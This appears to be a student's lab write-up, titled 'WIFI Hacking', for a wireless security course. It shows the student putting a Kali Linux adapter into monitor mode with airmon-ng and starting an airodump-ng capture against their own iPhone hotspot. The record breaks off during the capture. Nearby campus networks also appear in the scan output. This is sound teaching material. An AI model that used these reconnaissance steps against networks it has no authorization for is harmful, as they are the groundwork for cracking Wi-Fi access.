
WIFI Hacking

1. Turn off your phone’s wireless and turn on the hotspot.




Wi-Fi

Connect to Wi-Fi, view available networks, and manage settings for joining networks and nearby hotspots. Learn more...

Wi-Fi ○

AirDrop, AirPlay, Notify When Left Behind, and improved location accuracy require Wi-Fi.



Personal Hotspot

Personal Hotspot allows you to share a cellular internet connection from your iPhone to other nearby devices.
Learn more...

Allow Others to Join ●


Wi-Fi Password baseball >

Allow other users or devices not signed into iCloud to look for your shared network "Shayan's iPhone" when you are in Personal Hotspot settings or when you turn it on in Control Center.

Family Sharing >

Share Personal Hotspot with members of Family Sharing.

2. Connect to the hotspot from your host machine.




Wi-Fi

Wi-Fi

Shayan’s iPhone
Connected

3. Open Kali VM. Connect the USB wireless adapter to Kali VM.
4. Display available wireless interfaces. Put your screenshot.


> iwconfig



```
┌──(shayan㉿404)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

tun0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

┌──(shayan㉿404)-[~]
└─$ 
```


5. Scan for Access Points using your interface. My interface name is “wlan0”. Replace it with yours. Provide a screenshot of your hotspot found in the scan. What is the channel? 6.

> sudo iwlist wlan0 scan



```
          Cell 08 - Address: 2A:EC:1D:53:56:60
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-7 dBm
                    Encryption key:on
                    ESSID:"Shayan\xE2\x80\x99s iPhone"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00008d3a1688fa81
                    Extra: Last beacon: 88ms ago
                    IE: Unknown: 0011153686179616EE2809973206950686F6E65
                    IE: Unknown: 010882848B962430486C
                    IE: Unknown: 030106
                    IE: Unknown: 0706414520010D80
                    IE: Unknown: 200100
                    IE: Unknown: 23021000
                    IE: Unknown: 2A0100
                    IE: Unknown: 32040C121860
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2D1A2D001BFFFF00000000000000000000000000
000000000000
                    IE: Unknown: 3D16060004000000000000000000000000000000
0000
                    IE: Unknown: 7F0904000000000000C001
                    IE: Unknown: FF1C230108001A00882030020000D009F0800C000F5FF
F5FF391CC7711C07
                    IE: Unknown: FF072404000000FCFF
                    IE: Unknown: FF0427000000
                    IE: Unknown: FF0E260003A4FF27A4FF4243FF6232FF
                    IE: Unknown: DD0A0017F20601010303000
                    IE: Unknown: DD2B0017F20603010F0000004E697368617420557020
35470401120131383836363736373838363631343338000
                    IE: Unknown: DD0A0010180201005C000002
                    IE: Unknown: DD180050F2020101800003A4000027A4000042435E00
62322F00
                    IE: Unknown: DD07506F9A16650109
          Cell 09 - Address: C0:06:C3:DF:2D:BA
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=43/70  Signal level=-67 dBm
                    Encryption key:on
                    ESSID:"ABSM"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 9 Mb/s
                              18 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 12 Mb/s; 24 Mb/s; 48 Mb/s
```


6. Check processes that might interfere with airmon-ng suite. Provide a screenshot of your result.
   > sudo airmon-ng check



```
                    IE: Unknown: 050400010000
                    IE: Unknown: 070655532001081E
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE: Unknown: 0B05000062127A
                    IE: Unknown: 460573D000000C
                    IE: Unknown: 2D1AAC011BFFFFFF00000000000000000000100000000
000000000000
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3D160B000500000000000000000000000000000000
0000
                    IE: Unknown: 4A0E14000A002C01C800140005001900
                    IE: Unknown: 7F0805000F0200000040
                    IE: Unknown: DD180050F2020101000003A4000027A4000042435E00
62322F00
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD088CFDF00101020100
                    IE: Unknown: DD168CFDF00400004900000302097201000000003F00
0000
                    IE: Unknown: DD1300156D00010140010267E58106788A20B001D0


┌──(shayan㉿404)-[~]
└─$ sudo airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    812 NetworkManager
    994 wpa_supplicant


┌──(shayan㉿404)-[~]
└─$ 
```

7. Kill the current processes. Then run the wireless card in promiscuous mode. My interface name is "wlan0". Replace it with yours. What is the ***phy*** name of your interface? phy1


> sudo airmon-ng check kill
> sudo airmon-ng start wlan0



```
                    IE: Unknown: 7F0805000F0200000040
                    IE: Unknown: DD180050F2020101000003A4000027A4000042435E00
62322F00
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD088CFDF00101020100
                    IE: Unknown: DD168CFDF00400004900000302097201000000003F00
0000
                    IE: Unknown: DD1300156D00010140010267E58106788A20B001D0


┌──(shayan㉿404)-[~]
└─$ sudo airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    812 NetworkManager
    994 wpa_supplicant


┌──(shayan㉿404)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    994 wpa_supplicant


┌──(shayan㉿404)-[~]
└─$ sudo airmon-ng check kill


┌──(shayan㉿404)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(shayan㉿404)-[~]
└─$ 
```

We killed the processes that could have interfered. With the sudo airmon-ng start wlan0 command the network adapter entered monitor mode.


8. Start packet dump and save. Please replace the channel number and interface ***phy*** name with yours. Do not close it yet.
   > sudo airodump-ng wlan0mon --channel 6



```
└─$ sudo airodump-ng wlan0mon --channel 6

 CH  6 ][ Elapsed: 12 s ][ 2025-04-14 20:20

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 7C:57:3C:23:84:22  -46   0        1        0    0   6  130   WPA2 CCMP   PSK  RIT-STUDENT
 BC:9F:E4:9E:DE:E4  -61   0        2        0    0   6  130   WPA2 CCMP   MGT  RIT-DUBAI-STUDENT
 7C:57:3C:22:C9:C0  -39   0        0        0    0  -1   -1                    <length:  0>
 7C:57:3C:23:84:21  -42   0        2        0    0   6  130   OPN              <length:  0>
 BC:9F:E4:9E:DE:E1  -67   0        3        0    0   6  130   OPN              <length:  0>
